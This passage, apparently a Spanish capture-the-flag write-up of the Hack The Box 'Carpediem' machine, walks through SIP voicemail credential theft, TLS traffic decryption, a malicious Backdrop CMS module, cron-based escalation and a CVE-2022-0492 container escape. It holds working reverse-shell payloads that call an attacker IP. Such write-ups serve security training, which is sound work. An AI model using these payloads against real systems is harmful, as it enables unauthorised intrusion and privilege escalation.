

Realizamos una enumeración de puertos UDP, para ver si el puerto SIP (UDP 5060) está abierto.


```
┌──(root㉿kali)-[/home/kali/HTB/carpediem]
└─# cat udpPorts
```

File: **udpPorts**

```
# Nmap 7.93 scan initiated Sat Aug 12 08:48:23 2023 as: nmap -sU --top-ports 500 -v -n -oN udpPorts 10.10.11.167
Increasing send delay for 10.10.11.167 from 100 to 200 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.11.167 from 800 to 1000 due to 11 out of 31 dropped probes since last increase.
Nmap scan report for 10.10.11.167
Host is up (0.18s latency).
Not shown: 498 closed udp ports (port-unreach)
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
5060/udp open|filtered sip

Read data files from: /usr/bin/../share/nmap
# Nmap done at Sat Aug 12 08:57:28 2023 -- 1 IP address (1 host up) scanned in 545.31 seconds
```

Con los datos descubiertos, configuramos el softphone Blink, para conectarnos a ese servicio SIP, con la intención de intentar escuchar el mensaje.






Siguiendo las instrucciones del ticket, llamamos a *62, nos solicita un código. Introducimos el código “2022” y escuchamos la credencial.

```
1. AuRj4pxq9qPk
```

En el título del ticket, se filtra el nombre del nuevo empleado. Siguiendo la convención de nombres que se está aplicando, intuimos que el nombre de usuario será hflaccus.

Nos intentamos conectar por SSH con dichas credenciales.



5. Movimiento lateral

Revisamos las capabilities que tiene el sistema. Vemos que tenemos la posibilidad de escuchar tráfico como si fuéramos superusuario.

```
hflaccus@carpediem:~$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+eip
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
hflaccus@carpediem:~$
```

Revisamos los puertos locales abiertos.

```
hflaccus@carpediem:/tmp$ netstat -putona
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name     Timer
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -                    off (0.00/0/0)
tcp        0      0 127.0.0.1:8001          0.0.0.0:*               LISTEN      -                    off (0.00/0/0)
tcp        0      0 127.0.0.1:8002          0.0.0.0:*               LISTEN      -                    off (0.00/0/0)
tcp        0      0 127.0.0.1:5038          0.0.0.0:*               LISTEN      -                    off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -                    off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -                    off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -                    off (0.00/0/0)
tcp        0    240 10.10.11.167:22         10.10.14.7:34866        ESTABLISHED -                    on (0.24/0/0)
tcp        0      1 10.10.11.167:42442      8.8.8.8:53              SYN_SENT    -                    on (0.91/0/0)
tcp        0      0 172.17.0.1:46778        172.17.0.2:443          TIME_WAIT   -                    timewait (44.19/0/0)
tcp        0      0 127.0.0.1:32806         127.0.0.1:8002          TIME_WAIT   -                    timewait (22.11/0/0)
tcp        0      0 172.17.0.1:58042        172.17.0.6:80           FIN_WAIT2   -                    off (0.00/0/0)
tcp        0      0 172.17.0.1:46762        172.17.0.2:443          TIME_WAIT   -                    timewait (22.11/0/0)
tcp        0      0 172.17.0.1:57980        172.17.0.6:80           FIN_WAIT2   -                    off (0.00/0/0)
tcp        0      0 172.17.0.1:37092        172.17.0.6:80           FIN_WAIT2   -                    off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      -                    off (0.00/0/0)
udp        0      0 0.0.0.0:36099           0.0.0.0:*                           -                    off (0.00/0/0)
udp        0      0 127.0.0.1:57300         127.0.0.53:53           ESTABLISHED -                    off (0.00/0/0)
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -                    off (0.00/0/0)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -                    off (0.00/0/0)
udp        0      0 0.0.0.0:4569            0.0.0.0:*                           -                    off (0.00/0/0)
udp        0      0 0.0.0.0:5060            0.0.0.0:*                           -                    off (0.00/0/0)
udp6       0      0 :::50289                :::*                                -                    off (0.00/0/0)
hflaccus@carpediem:/tmp$
```

Realizamos una petición SSL contra la URL https://127.0.0.1:8002 y descubrimos un CMS llamado Backdrop.


```
hflaccus@carpediem:~$ curl https://127.0.0.1:8002 -k
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8" />
<link rel="shortcut icon" href="https://127.0.0.1:8002/core/misc/favicon.ico" type="image/vnd.microsoft.icon" />
<link rel="alternate" type="application/rss+xml" title="Home page feed" href="https://127.0.0.1:8002/?q=rss.xml" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<meta name="Generator" content="Backdrop CMS 1 (https://backdropcms.org)" />
    <title>Home | backdrop.carpediem.htb</title>
```

¿Qué es Backdrop?


Es un fork de Drupal, libre y de código abierto, surgido como consecuencia del cambio de la versión de Drupal 7 a la 8. En esta última versión, Drupal ha adoptado una serie de lenguajes más "modernos" que no han gustado, fundamentalmente, a aquella parte de la comunidad "no técnica" que conforma parte de esta estupenda herramienta CMS

Para poder revisar el posible tráfico encriptado que se pudiera estar cursando contra el CMS, necesitamos la clave privada del certificado. Apoyándonos en linpeas, conseguimos localizar esa clave privada.


Capturamos el tráfico con tcpdump, almacenándolo en el fichero capture.pcap.



Pasamos el fichero con la captura y la clave del certificado a nuestra máquina de atacante. Posteriormente, abrimos el fichero con la captura con Wireshark. Cargamos la clave privada del certificado, en la opción editar -> preferencias.



Pulsamos Control + R, para recargar y analizamos el tráfico. Encontramos unas credenciales.



1. Usuario: jpardella
2. Clave: tGPN6AmJDZwYWdhY


Para poder acceder a la aplicación de Backdrop CMD desde nuestra máquina de atacante vamos a realizar un port forwarding con SSH.

```
┌──(root㉿kali)-[/home/kali/HTB/carpediem/content]
└─# ssh -L 8002:127.0.0.1:8002 -N -f hflaccus@carpediem.htb
The authenticity of host 'carpediem.htb (10.10.11.167)' can't be established.
ED25519 key fingerprint is SHA256:a73n2+aC9×00tkOE969gEXaHQMZQcHtD3eY2kM1GgW8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:34: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'carpediem.htb' (ED25519) to the list of known hosts.
hflaccus@carpediem.htb's password:
```

Configuramos nuestro fichero hosts, para contemplar el fqdn backdrop.carpediem.htb.

```
File: /etc/hosts

127.0.0.1   localhost
127.0.1.1   kali

10.10.11.167 carpediem.htb portal.carpediem.htb trudesk.carpediem.htb
127.0.0.1 backdrop.carpediem.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Ahora, probamos a acceder a la aplicación con nuestro navegaror, con las credenciales anteriormente obtenidas durante la revisión de la captura de tráfico.




Leyendo la propia documentación del CMS, vemos que tenemos una vía potencial de ejecutar un archivo malicioso, creando un módulo e instalando el mismo. Para ellos nos valemos de la plantilla de ejemplo que encontramos en el siguiente enlace.


Nos descargamos el proyecto de git, y renombraremos la carpeta a mymodule. Posteriormente, añadimos al directorio, el archivo malicioso llamado mymodulo.php.

```
┌──(root㉿kali)-[/home/…/HTB/carpediem/content/mymodule]
└─# cat mymodule.php
       File: mymodule.php
1      <?php passthru("/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.7/443 0>&1'"); ?>
```


Comprimimos toda la carpeta mymodule en un fichero zip. Instalamos nuestro módulo en la web Backdrop con la opción Functionality -> Install new modules. Seleccionamos la instalación manual y escogemos nuestro módulo que hemos comprimido anteriormente.



Una vez subido nuestro módulo, debemos activarlo. Para ello, pulsamos sobre la opción marcada en rojo en la siguiente imagen.



Comprobamos que nuestro módulo está marcado para activar y salvamos la configuración.



Ahora, solo nos queda ponernos en escucha con netcat, por el puerto 443 y llamar a nuestro fichero malicioso.

```
1. https://backdrop.carpediem.htb:8002/modules/mymodule/mymodule.php
```

```
┌──(root㉿kali)-[/home/kali/HTB/carpediem/content]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.167] 51692
bash: cannot set terminal process group (273): Inappropriate ioctl for device
bash: no job control in this shell
www-data@90c7f522b842:/var/www/html/backdrop/modules/mymodule$
```

6. Escalada de privilegios.

Hacemos una enumeración del contenedor al que hemos ganado acceso y vemos un fichero interesante en /opt/hearbeat.sh. Parece un fichero que se ejecuta a intervalos de 10s.

```
www-data@90c7f522b842:/opt$ cat heartbeat.sh
cat heartbeat.sh
#!/bin/bash
#Run a site availability check every 10 seconds via cron
checksum=($(/usr/bin/md5sum /var/www/html/backdrop/core/scripts/backdrop.sh))
if [[ $checksum != "70a121c0202a33567101e2330c069b34" ]]; then
        exit
fi
status=$(php /var/www/html/backdrop/core/scripts/backdrop.sh --root /var/www/html/backdrop https://localhost)
grep "Welcome to backdrop.carpediem.htb!" "$status"
if [[ "$?" != 0 ]]; then
        #something went wrong.  restoring from backup.
        cp /root/index.php /var/www/html/backdrop/index.php
fi
www-data@90c7f522b842:/opt$
```


Revisamos con qué usuario se ejecuta ese proceso, y vemos que es con el usuario root. Por lo que obtenemos una vía potencial de escalar privilegios en el contenedor.

```
<html/backdrop/core/scripts$ ps -ef | grep heartbeat
root       10475   10473  0 Aug14 ?        00:00:00 /bin/sh -c sleep 45; /bin/bash /opt/heartbeat.sh
root       10489   10475  0 Aug14 ?        00:00:00 /bin/bash /opt/heartbeat.sh
root       22213   22211  0 09:31 ?        00:00:00 /bin/sh -c sleep 45; /bin/bash /opt/heartbeat.sh
www-data   22224   22130  0 09:31 ?        00:00:00 grep heartbeat
```

Analizando el código del fichero /var/www/html/backdrop/core/scripts/backdrop.sh Vemos que carga un fichero index.php, que están el directorio /var/www/html/backdrop. Sobre ese directorio, tenemos permisos de escritura, por lo que podemos incrustar una sentencia maliciosa. Por tanto, sobre el directorio /var/www/html/backdrop ejecutamos el siguiente código:

```
1. cat >> index.php <<'EOF'
2. system("/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.7/4646 0>&1'");
3.
4. EOF
```

Nos ponemos en escucha con netcat, por el puerto 4646, para escalar privilegios, ganando acceso como root al contenedor.




Para poder escapar nuevamente del contenedor actual y ganar acceso como root en la máquina víctima, debemos aprovecharnos de la vulnerabilidad CVE-2022-0492.

CVE-2022-0492

Se ha encontrado una vulnerabilidad en la función cgroup_release_agent_write en el archivo kernel/cgroup/cgroup-v1.c del kernel de Linux. Este fallo, bajo determinadas circunstancias, permite el uso de la función cgroups v1 release_agent para escalar privilegios y saltarse el aislamiento del espacio de nombres de forma no esperada.

En Hacktricks nos explican como ejecutarlo paso a paso, aunque yo conseguí el script del siguiente repositorio git. Nos lo descargamos en el contenedor y lo ejecutamos.



En la máquina host, vemos si hemos conseguido modificar la bash para que tenga el SUID activo y escalar privilegios, ganando acceso como root.